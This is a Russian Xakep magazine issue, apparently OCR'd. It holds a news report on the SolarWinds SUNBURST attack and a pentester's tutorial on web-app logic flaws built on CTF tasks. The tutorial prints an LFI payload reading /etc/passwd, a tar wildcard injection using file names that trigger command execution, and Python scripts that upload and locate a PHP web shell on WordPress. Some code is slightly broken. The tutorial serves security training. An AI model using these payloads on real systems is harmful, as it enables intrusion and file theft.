


Схема атаки по версии аналитиков Microsoft

Интересно и то, что в отчетах ИБ-экспертов упоминались и две другие полезные нагрузки. Так, аналитики компаний Guidepoint, Symantec и Palo Alto Networks подробно описывают, что злоумышленники внедряли в зараженные сети .NET веб-шелл под названием Supernova. Исследователи полагали, что хакеры применяли Supernova для загрузки, компиляции и выполнения вредоносного PowerShell-скрипта (который назвали CosmicGale).

Однако в итоге эксперты Microsoft пришли к выводу, что Supernova была частью другой атаки и никак не связана с масштабной атакой на цепочку поставок. В компании считают, что веб-шелл Supernova был внедрен в плохо защищенные установки SolarWinds Orion, которые были уязвимы перед старой проблемой CVE-2019-8917. И это сделали другие злоумышленники.

Путаница возникла из-за того, что, равно как и SUNBURST, Supernova была замаскирована под DLL для приложения Orion: SUNBURST был скрыт внутри файла SolarWinds.Orion.Core.BusinessLayer.dll, а Supernova внутри App_Web_logoimagehandler.ashx.b6031896.dll. Однако, в отличие от SUNBURST DLL, файл Supernova DLL не был подписан легитимным сертификатом SolarWinds. В итоге эксперты Microsoft убеждены, что эта малварь не имеет отношения к атаке на цепочку поставок и вообще принадлежит другой хак-группе, что тоже характеризует безопасность продукции SolarWinds не лучшим образом.

РУБИЛЬНИК

Эксперты Microsoft, в сотрудничестве с GoDaddy и другими компаниями-партнерами, активировали своеобразный аварийный «рубильник» для малвари SUNBURST, хотя бы отчасти обезопасив пострадавших.

Дело в том, что это чем-то похоже на случай нашумевшего шифровальщика WannaCry: в самом начале работы SUNBURST обращается к поддомену avsvmcloud.com для получения заданий. Если же эта попытка связи не удалась и IP-адрес резолвится в диапазоне из списка ниже, малварь деактивируется.

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16
- 224.0.0.0/3
- fc00:: - fe00::
- fec0:: - ffc0::
- ff00:: - ff00::
- 20.140.0.0/15
- 96.31.172.0/24
- 131.228.12.0/22
- 144.86.226.0/24

В итоге специалисты создали wildcard DNS, чтобы любая попытка SUNBURST установить связь с управляющим сервером резолвилась на IP-адрес 20.140.0.1, который принадлежит Microsoft. Так как этот IP-адрес занесен в черный список малвари, при подключении к любому поддомену avsvmcloud.com бэкдор выгружается и больше не запускается.

Впрочем, эксперты отмечают, что злоумышленники могли успеть внедрить в сети пострадавших компаний и другие вредоносы, так что активация «рубильника», к сожалению, в этих случаях уже не поможет.

ВИНОВНЫЕ?

Источники издания Washington Post, которое сообщило об инциденте одним из первых, связывают данную атаку с известной русскоязычной хак-группой APT29 (она же Cozy Bear и Dukes), которая, как считают эксперты, действует под эгидой российских властей.

При этом нужно сказать, что специалисты компаний FireEye и Microsoft, изучившие инцидент досконально, не сообщили ничего о возможной атрибуции атаки. Вместо этого FireEye присвоила группировке нейтральное кодовое имя UNC2452 и заявила, что атака не была нацелена конкретно на США:

> *«Данная кампания широко распространена и затрагивает государственные и частные организации по всему миру. Среди пострадавших были государственные, консалтинговые, технологические, телекоммуникационные и добывающие компании в Северной Америке, Европе, Азии и на Ближнем Востоке. Мы ожидаем, что в будущем появится информация о других пострадавших в других странах мира и секторах», — писали аналитики FireEye.*

В свою очередь, специалисты компании Volexity и вовсе связывают эту вредоносную кампанию с группировкой Dark Halo, чью активность эксперты фиксировали с конца 2019 года по июль 2020 года.

Как бы то ни было, на обвинения, опубликованные на страницах Washington Post и других изданий, оперативно отреагировало посольство России в США, заявив, что «нападения в информационном пространстве противоречат внешнеполитическим принципам нашей страны, ее национальным интересам и пониманию того, как выстраиваются отношения между государствами. Россия не проводит „наступательных“ операций в виртуальной среде».

Разумеется, не оставили без внимания взлом SolarWinds и политики. В частности, госсекретарь США Майк Помпео публично заявил, что за этой атакой «совершенно очевидно» стоит Россия, но позже президент США Дональд Трамп написал в своем Twitter обратное. Трамп сообщил, что он был проинформирован о происходящем, но кибератаки чаще встречаются в фейковых новостях, нежели в реальности, а Россию вспоминают, что бы ни случилось, хотя, по мнению Трампа, за этой атакой вообще может стоять Китай.


В свою очередь, избранный президент США Джо Байден раскритиковал администрацию Трампа за отсутствие официальной реакции на взлом SolarWinds, а также за то, что правительство молчит об атрибуции данной атаки.

ПОСТРАДАВШИЕ

Согласно официальным данным, среди 300 тысяч клиентов SolarWinds только 33 тысячи использовали Orion, а зараженная версия платформы была установлена примерно у 18 тысяч клиентов.

По информации FireEye, невзирая на компрометацию 18 тысяч клиентов SolarWinds, хакеры продолжили атаку лишь на сети 50 компаний, а эксперты Microsoft, в свою очередь, писали о том, что сумели идентифицировать около 40 пострадавших из числа своих клиентов. Microsoft сообщила, что 80% всех затронутых организаций находятся в США, а остальные рассредоточены по семи другим странам, а именно Бельгии, Великобритании, Израилю, Испании, Канаде, Мексике и ОАЭ.

Причем государственный сектор — это лишь небольшая часть от всего списка жертв. Так, 44% пострадавших — это ИТ-компании (разработчики программного обеспечения и поставщики оборудования).




В настоящее время список подтвержденных пострадавших выглядит следующим образом:

- американская ИБ-компания FireEye;
- Министерство финансов США;
- Национальная администрация по информатике и телекоммуникациям при Министерстве торговли США (NTIA);
- Национальные институты здоровья при Министерстве здравоохранения США (NIH);
- Агентство по кибербезопасности и защите инфраструктуры, организованное при Министерстве внутренней безопасности США (DHS CISA);
- Министерство внутренней безопасности (DHS);
- Государственный департамент США;
- Национальное управление по ядерной безопасности США (NNSA);
- Министерство энергетики США;
- ряд штатов и городов США;
- компания Microsoft;
- компания Cisco.

Также, согласно результатам собственного расследования The Wall Street Journal, атака затронула таких гигантов, как Intel, NVIDIA, VMware и Belkin International.

Изначально считалось, что выявить всех жертв этой вредоносной кампании смогут только сами специалисты SolarWinds, но по мере того, как другие эксперты продолжали изучать работу SUNBURST, они обнаружили некоторые особенности. Например, связанные с тем, как она работает со своим управляющим сервером.

Выяснилось, что SUNBURST отправляет данные, собранные в зараженной сети, на URL-адрес своего C&C-сервера, уникальный для каждой жертвы. Уникальные URL-адреса были поддоменами avsvmcloud.com и состояли из четырех частей, первая из которых представляла собой на первый взгляд случайную строку. Однако скоро ИБ-исследователи поняли, что имеют дело с алгоритмом DGA и эта строка на самом деле не была случайной, а содержала закодированное имя домена локальной машины жертвы.



В результате сразу несколько компаний и независимых исследователей взялись анализировать историю трафика и данные passive DNS, чтобы собрать информацию о трафике avsvmcloud.com, обнаружить поддомены, а затем вычислить компании, которые установили зараженные версии Orion.

Таким образом, публикацию списков пострадавших компаний и организаций уже начали эксперты из компаний Truesec и Prevasio, независимый исследователь Деван Чаудхари (Dewan Chowdhury), а также китайская фирма QI-ANXIN. Список, составленный экспертами Truesec, можно найти ниже.

РОКОВЫЕ ОШИБКИ

КАК ИСКАТЬ ЛОГИЧЕСКИЕ УЯЗВИМОСТИ В ВЕБ-ПРИЛОЖЕНИЯХ

«Хакер» периодически пишет о том, как работают те или иные уязвимости в движках сайтов и разных компонентах. В этом материале я разберу четыре задачи и на их примерах покажу, как самому находить баги в коде веб-приложений.

Twost
Пентестер с опытом более 15 лет. Победитель и двухкратный призер PHDays Standoff. Обладатель сертификатов OSCP
a.pushkin@asx.kz

INFO

Эта статья — конспект вебинара по веб-уязвимостям, который я проводил для читателей «Хакера». В конце будет приведена его запись, где ты сможешь увидеть то, что не попало в текстовую версию. Если тебе интересны такие темы и ты бы хотел разобраться в них глубже, записывайся на мой курс по безопасности веб-приложений!

Сразу предупрежу, что большинство задач, которые мы сегодня разберем, будут на языке PHP. Оно неспроста — подавляющее большинство сайтов и сервисов в интернете написаны именно на нем. Так что, несмотря на подпорченную репутацию этого языка, тебе придется разбираться в нем, чтобы хакерствовать серьезно. Сейчас же, в рамках этого занятия, знание PHP не является необходимостью, но, конечно, будет очень серьезным подспорьем.

Впрочем, большинство уязвимостей не привязаны к конкретному языку или стеку технологий, так что, узнав их на примере PHP, ты легко сможешь эксплуатировать подобные баги и в ASP.NET, и в каком-нибудь Node.JS.

А еще предупрежу, что задачки, которые мы сегодня разберем, не совсем начального уровня и совсем уж «валенкам» тут делать нечего — сначала стоит почитать матчасть и хоть немного представлять, с чем хочешь иметь дело. Если же ты можешь отличить HTTP от XML и у тебя не возникает вопросов вида «а что за доллары в коде?», то добро пожаловать!

WARNING

Ни автор курса, ни редакция «Хакера» не несут ответственности за твои действия. Применение материалов этой статьи против любой системы без разрешения ее владельца преследуется по закону.

Сегодня мы разберем несколько задач, которые я решал сам в рамках тренировки. Возможно, они покажутся тебе сложными, но не пугайся — всегда есть возможность отточить свои навыки на ~~сайтах правительств~~ специализированных сайтах для хакеров. Я сейчас говорю о HackTheBox и Root-me, которыми пользуюсь сам и всячески советую другим. Две из сегодняшних задач взяты именно оттуда.

ЗАДАЧА 1

Сначала я приведу код, с которым мы сейчас будем работать.

```
<?php
$file = rawurldecode($_REQUEST['file']);
$file = preg_replace('/^.+[\\\\\\/]/', $file);
include("/inc/{$file}");
?>
```

По сути, тут всего три строки кода. Казалось бы, где тут может закрасться уязвимость?

Чтобы это понять, давай разберем алгоритм, который здесь реализован. Вообще, при аудите кода стоит уметь читать его построчно. Тогда проще понять, что именно может пойти не так.

1. Сначала в переменную `$file` помещается параметр `file` из URL-запроса. Если URL имел вид `https://xakep.ru/example?file=test.php`, то `$_REQUEST['file']` будет содержать `test.php`.
2. Затем результат валидируется. Это нужно, чтобы нельзя было передать последовательности вида `../../../../etc/passwd` и прочитать чужие файлы. Безопасность реализована регуляркой: в выход попадет все после последнего слеша, то есть останется только `passwd`, которого, конечно, в рабочей папке не окажется.
3. В конце очищенное имя файла подставляется в путь и загружается файл с этим именем. Ничего плохого.

Итак, что может пойти не по плану?

Как ты уже, конечно, догадался — проблема в функции очистки ввода (которая `preg_replace`). Давай обратимся к первой попавшейся шпаргалке по регулярным выражениям.

Регулярные выражения

Якоря	
^	Начало строки +
\A	Начало текста +
$	Конец строки +
\Z	Конец текста +
\b	Граница слова +
\B	Не граница слова +
\<	Начало слова
\>	Конец слова

Символьные классы	
\c	Управляющий символ
\s	Пробел
\S	Не пробел
\d	Цифра
\D	Не цифра
\w	Слово
\W	Не слово
\xhh	Шестнадцатиричный символ hh
\Oxxx	Восьмиричный символ xxx

Символьные классы POSIX	
[:upper:]	Буквы в верхнем регистре
[:lower:]	Буквы в нижнем регистре
[:alpha:]	Все буквы
[:alnum:]	Буквы и цифры
[:digit:]	Цифры
[:xdigit:]	Шестнадцатиричные цифры
[:punct:]	Пунктуация
[:blank:]	Пробел и табуляция
[:space:]	Пустые символы
[:cntrl:]	Управляющие символы
[:graph:]	Печатные символы
[:print:]	Печатные символы и пробелы
[:word:]	Буквы, цифры и подчеркивание

Утверждения	
?=	Вперед смотрящее +
?!	Отрицательное вперед смотрящее +
?<=	Назад смотрящее +
?!= или ?	Отрицательное назад смотрящее +
?>	Однократное подвыражение
?()	Условие [если, то]
?()|	Условие [если, то, а иначе]
?#	Комментарий

Примечание *Отмеченное + работает в большинстве языков программирования.*

Образцы шаблонов	
([A-Za-z0-9-]+)	Буквы, числа и знаки переноса
(\d{1,2}\/\d{1,2}\/\d{4})	Дата (напр., 21/3/2006)
([^\s]+(?=\.(jpg|gif|png))\.\2)	Имя файла jpg, gif или png
(^[1-9]{1}$\|^[1-4]{1}[0-9]{1}$|^50$)	Любое число от 1 до 50 включительно
(#?([A-Fa-f0-9]){3}(([A-Fa-f0-9]){3})?)	Шестнадцатиричный код цвета
((?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,15})	От 8 до 15 символов с минимум одной цифрой, одной заглавной и одной строчной буквой (полезно для паролей).
(\w+@[a-zA-Z_]+?\.[a-zA-Z]{2,6})	Адрес email
(\<(/?[^\>]+)\>)	HTML теги

Примечание *Эти шаблоны предназначены для ознакомительных целей и основательно не проверялись. Используйте их с осторожностью и предварительно тестируйте.*

Кванторы	
*	0 или больше +
*?	0 или больше, нежадный +
+	1 или больше +
+?	1 или больше, нежадный +
?	0 или 1 +
??	0 или 1, нежадный +
{3}	Ровно 3 +
{3,}	3 или больше +
{3,5}	3, 4 или 5 +
{3,5}?	3, 4 или 5, нежадный +

Специальные символы	
\	Экранирующий символ +
\n	Новая строка +
\r	Возврат каретки +
\t	Табуляция +
\v	Вертикальная табуляция +
\f	Новая страница +
\a	Звуковой сигнал
[\b]	Возврат на один символ
\e	Escape-символ
\N{name}	Именованый символ

Подстановка строк	
$n	n-ая непассивная группа
$2	«xyz» в /^(abc(xyz))$/
$1	«xyz» в /^(?:abc)(xyz)$/
$`	Перед найденной строкой
$'	После найденной строки
$+	Последняя найденная строка
$&	Найденная строка целиком
$_	Исходный текст целиком
$$	Символ «$»

Диапазоны	
.	Любой символ, кроме переноса строки (\n) +
(a|b)	а или b +
(...)	Группа +
(?:...)	Пассивная группа +
[abc]	Диапазон (a или b или c) +
[^abc]	Не a, не b и не c +
[a-q]	Буква между a и q +
[A-Q]	Буква в верхнем регистре между A и Q +
[0-7]	Цифра между 0 и 7 +
\n	n-ая группа/подшаблон +

Примечание *Диапазоны включают граничные значения.*

Модификаторы шаблонов	
g	Глобальный поиск
i	Регистронезависимый шаблон
m	Многострочный текст
s	Считать текст одной строкой
x	Разрешить комментарии и пробелы в шаблоне
e	Выполнение подстановки
U	Нежадный шаблон

Мета-символы (экранируются)		
^	[	.
$	{	*
(	\	+
)	|	?
<	>	

Эта таблица доступна на www.exlab.net
Англоязычный оригинал на AddedBytes.com

Шпаргалка

Тут прямо написан ответ, как обойти защиту (подсказка: ищи справа).

Видишь точку? А шапочку (^)? Та строка читается как «если в начале строки находится любое количество любых символов, **кроме переноса строки**, и это заканчивается слешем, удалить соответствующую часть строки».

Ключевое тут «кроме переноса строки». Если в начале строки будет перенос строки — регулярка не отработает и введенная строка попадет в `include()` без фильтрации.

INFO

На самом деле нормальные PHP-шники так файлы не подгружают. Рассмотренная задача — просто пример, хотя, по личному опыту, даже такие безнадежно небезопасные программы до сих пор нередко встречаются. В крайнем случае, можно попробовать найти поддомены вида `old.company.com` или `oldsite.company.com`, на которых порой крутятся версии сайта десятилетней давности с хрестоматийными уязвимостями.


Собственно пример чтения файла: `http://test.host/lfi.php?file=%0a../../../../etc/passwd`.

Результат

ЗАДАЧА 2

Это задачка с root-me, где ты, возможно, уже видел ее. Но мы все равно рассмотрим ее подробнее — она относится к реалистичным, и шансы встретить что-то подобное в жизни немаленькие.

В задании нам дается простой файлообменник и просят получить доступ к панели админа.



Интерфейс файлообменника

Интерфейс крайне прост: есть кнопка загрузки файла на сервер и просмотр загруженных файлов по прямым ссылкам. Забегая вперед, скажу, что грузить скрипты на PHP, bash и прочие — бесполезно, проверки реализованы верно и ошибка в другом месте.

Обрати внимание на нижнюю часть страницы, а точнее — на фразу «frequent backups: this opensource script is launched every 5 minutes for saving your files». И приведена ссылка на скрипт, вызываемый каждые пять минут в системе.

Давай глянем на него пристальнее:

```
#!/bin/bash

BASEPATH=$(dirname `readlink -f "$0"`)
BASEPATH=$(dirname "$BASEPATH")

cd "$BASEPATH/tmp/upload/$1"
tar cvf "$BASEPATH/tmp/save/$1.tar" *
```

Казалось бы — что тут такого? На параметры ты влиять не можешь, а мантру призыва tar вообще знаешь как свои пять пальцев. А проблема в самой мантре: тут она написана не полностью. Точнее, не в том виде, как ее увидит сам tar.

Что делает звездочка? Вместо нее bash подставит имена всех файлов в текущей папке. Вроде ничего криминального.

А давай обратимся к мануалу на Tar, который нам любезно предоставлен вместе с условием задачи.

'--checkpoint[=number]'
This option directs tar to print periodic checkpoint messages as it reads through the archive. It is intended for when you want a visual indication that tar is still running, but don't want to see '--verbose' output. You can also instruct tar to execute a list of actions on each checkpoint, see '--checkpoint-action' below. For a detailed description, see Section 3.8 [checkpoints], page 53.

'--checkpoint-action=action'
Instruct tar to execute an action upon hitting a breakpoint. Here we give only a brief outline. See Section 3.8 [checkpoints], page 53, for a complete description.
The action argument can be one of the following:

bell — Produce an audible bell on the console.
dot
. — Print a single dot on the standard listing stream.
echo — Display a textual message on the standard error, with the status and number of the checkpoint. This is the default.
echo=string — Display string on the standard error. Before output, the string is subject to meta-character expansion.
exec=command — Execute the given command.
sleep=time — Wait for time seconds.

32 GNU tar 1.28

ttyout=string — Output string on the current console ('/dev/tty').
Several '--checkpoint-action' options can be specified. The supplied actions will be executed in order of their appearance in the command line.
Using '--checkpoint-action' without '--checkpoint' assumes default checkpoint frequency of one checkpoint per 10 records.

Интересности в Tar

Вот это место представляет для нас самый большой интерес. Дело в том, что tar имеет несколько особых возможностей для гибкого мониторинга процесса архивации со стороны. Это достигается с помощью так называемых чек-пойнтов, у которых могут быть свои определенные действия. Одно из действий — `exec=command`, которое при достижении чек-пойнта выполнит команду `command` с помощью стандартного шелла.

Теперь вспомним про звездочку: вместо нее шелл (bash) подставит список всех файлов в текущей папке, при этом они могут иметь любые имена. В том числе такие, которые будут восприняты архиватором как специальные параметры.

Таким образом, нам надо подсунуть файлы с именами в виде аргументов tar. Я использовал такие: `--checkpoint=1`, `--checkpoint-action=exec=sh shell.sh` (пустые) и `shell.sh` (полезная нагрузка). В `shell.sh` находится следующий код:

```
#!/bin/sh
cp ../../../admin/index.php ./
```

Просто заголовок и команда копирования админской панели в текущую папку. Естественно, тут мог быть реверс-шелл или еще что-то, но для решения конкретно этой задачи такая «тяжелая артиллерия» не нужна.

Теперь дожидаемся выполнения нашего шелла — и увидим в окне файлообменника файл админ-панели в виде простого текста. Осталось только открыть его и найти там пароль!

```
<?php
session_start();
if ($_POST['password'] === "St0rAgeInn0vati0n!p@sSwordAdm!N")
        $_SESSION['is_admin'] = true;
?>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Ultra Upload</title>
    <link href="../bootstrap/css/bootstrap.min.css" rel="stylesheet">
```

Пароль в чистом виде

Продолжение статьи →


РОКОВЫЕ ОШИБКИ

КАК ИСКАТЬ ЛОГИЧЕСКИЕ УЯЗВИМОСТИ В ВЕБ-ПРИЛОЖЕНИЯХ

ЗАДАЧА 3

Тут у нас плагин для WordPress, который позволяет запись аудио и видео.

Я не буду просить тебя найти уязвимость, а сразу покажу ее.



Уязвимое место

Как видно из строк 247–251 на скриншоте, не предусмотрено никаких проверок на тип или содержимое файла — это просто классическая загрузка!

Есть, правда, ограничение: файл грузится в стандартную директорию WordPress (`/wordpress/wp-content/uploads/{YEAR}/{MONTH}`). Это значит, что листинг содержимого нам по умолчанию недоступен. А в строке 247 генерируется случайный идентификатор, который подставляется в начало имени файла, то есть обратиться к `/wordpress/wp-content/uploads/2021/01/shell.php` уже не выйдет. Непорядок!

Но непорядок не в том, что имя файла меняется, а в том, что делается это с помощью функции `uniqid()`. Обратимся к документации:

> *Получает уникальный идентификатор с префиксом, основанный на текущем времени в микросекундах.*
>
> *<...>*
>
> ***Внимание**. Эта функция не гарантирует получения уникального значения. Большинство операционных систем синхронизирует время с NTP либо его аналогами, так что системное время постоянно меняется. Следовательно, возможна ситуация, когда эта функция вернет неуникальный идентификатор для процесса/потока. <...>*

Смекаешь? Уникальный идентификатор, полученный с помощью `uniqid()`, не такой уж уникальный, и это можно проэксплуатировать. Зная время вызова, мы можем угадать возвращаемое значение `uniqid()` и узнать реальный путь к файлу!

Так как PHP — проект открытый, мы можем подсмотреть исходники функций стандартной библиотеки. Открываем исходник `uniqid()` на GitHub, переходим к строке 76 и наблюдаем следующее:

```
uniqid = strpprintf(0, "%s%08x%05x", prefix, sec, usec);
```

Что тут происходит? А то, что возвращаемое значение зависит исключительно от текущего времени, которое в рамках одной планеты вполне предсказуемо.

Хоть выходная последовательность и выглядит случайной, она таковой не является. Чтобы не быть голословным, вот пример имени файла, сгенерированного таким алгоритмом:

```
5ff21d43dbbab_shell.php
```

Полученное значение легко можно конвертировать обратно в дату и время его генерации:

```
echo date("r", hexdec(substr("5ff21d43dbbab", 0, 8)));
// Sun, 03 Jan 2021 11:38:43 -0800
```

Конечно, брутить все 13 символов — вши заедят, но у нас есть способ получше: мы можем пробрутить варианты на основе времени загрузки плюс-минус полсекунды, чтобы нивелировать разбежки часов на клиенте и сервере. А можно просто поверить, что часы у обоих хостов точные, а значит, можно проверить не миллион вариантов (1 секунду), а только варианты, возможные между временем отправки запроса и временем получения ответа. На шустром канале это будет порядка 300–700 мс, что не так и много.

INFO

Конечно, не все реальные кейсы требуют глубоких познаний в PHP или другом серверном языке. Многие ошибки можно найти, даже не открывая код — с помощью автоматических сканеров. Подробнее о них — в нашей статье об автоматическом взломе. Они здорово помогают, так что не грех иметь парочку под рукой для экспресс-анализа!

Я набросал простой скрипт на Python для демонстрации такой возможности. Его код представлен ниже:

```
#!/usr/bin/env python3

import requests, time

url = 'http://example.host/wordpress/wp-admin/admin-ajax.php'
data = {
    'audio-filename': 'file.php',
    'action': 'save_record',
    'course_id': 'undefined',
    'unit_id': 'undefined',

}
files = {
    'audio-blob': open('pi.php.txt', 'rb')
}

print(time.time()) # Время отправки запроса
r = requests.post(url, data=data, files=files)
print(time.time()) # Время ответа

print(r.headers)
```

Нам нужно запустить его несколько раз, чтобы подобрать минимальное время между отправкой запроса и получением ответа — это позволит уменьшить время перебора.

Также нужно помнить, что разбежки все же могут быть, и чисто на всякий случай стоит проверить, насколько локальное время соответствует времени на сервере. Частенько оно возвращается сервером в заголовке `Last-Modified` и позволяет понять, какую величину коррекции внести в свои расчеты.

Теперь брутим:

```
#!/usr/bin/env python3

import sys, time

try:
    from queue import Queue, Empty
except:
    from Queue import Queue, Empty

number = Queue()

timestamp = 100000000 # your timestamp here
def main():
    try:
        hextime = format(timestamp, '8x')

        while number:
            try:
                n = number.get(False)
                hexusec = format((n), '5x')
                print("%s%s" % (hextime, hexusec))

            except:
                exit()

    except Exception as e:
        print(" Exception main", e)
        raise

    try:
        for num in range(100000, 900000): # your us here
            number.put(num)

        main()

    except KeyboardInterrupt:
        print("\nCancelled by user!")
```

Как бы еще оптимизировать перебор?

Ну, во-первых, питон сам по себе очень медленный и, конечно, не смог бы выполнить соединение, передачу заголовков, отправку файла и прочие мелкие накладные расходы в тот же момент. А интерпретатор PHP на стороне сервера едва ли моментально проверит права, запустит скрипт, отработает служебные функции и дойдет до собственно уязвимого места. Тут можно накинуть эдак тысяч сто микросекунд без малейших потерь.

Во-вторых, выполнение `uniqid()` очевидно происходит не в самом конце функции. Еще нужно время на обработку загруженного файла, запись ответа (заголовков), отправку этого всего по сети и на обработку ответа интерпретатором Python. Тут тоже можно порядка 100 000 микросекунд вычесть.

Вот так на ровном месте мы сократили перебор на 200 000 запросов. Много это или мало? В моем случае это сократило количество запросов еще примерно на треть.

Осталось порядка 500 000 вариантов, которые можно перебрать в пределах часа или даже меньше — у меня это заняло минут 15.

Теперь давай напишем еще один скрипт, который и будет искать наш шелл с использованием этого алгоритма:

```
#!/usr/bin/env python3

import time
import threading
import requests
from threading import Lock

try:
    from queue import Queue, Empty
except:
    from Queue import Queue, Empty

number = Queue()
thread_count = 500
timestamp = 100000000 # your timestamp here

def main():
    try:
        hextime = format(timestamp, '8x')

        while not finished.isSet():
            try:
                n = number.get(False)
                hexusec = format((n), '5x')
                uniqid = hextime + hexusec
                ans = requests.get('http://example.host/wordpress/
wp-content/uploads/2021/01/{0}_file.php'.format(uniqid))

                if ans.status_code == 200:
                    print('Shell: http://example.host/wordpress/
wp-content/uploads/2021/01/{0}_file.php'.format(uniqid))
                    exit()

            except Empty:
                finished.set()
                exit()

    except Exception as e:
        print(" Exception main", e)
        raise

    try:
        for num in range(100000, 900000): # your us here, including
range limits described
            number.put(num)

        finished = threading.Event()

        for i in range(thread_count)
        t = threading.Thread(target=main)
        t.start()

    except KeyboardInterrupt:
        print("\nCancelled by user!")
```

Вот и всё: запускаешь, через некоторое время получаешь путь, и хост захвачен!

Наверняка у тебя возник вопрос, нельзя ли как-то еще усовершенствовать этот перебор, потому что 500 тысяч вариантов — это все равно как-то многовато? Можно, но такого значимого ускорения, как раньше, уже не будет. Суть в том, что можно идти не от начала промежутка времени к концу, а от середины к краям. По опыту, это работает несколько быстрее.

Другой способ

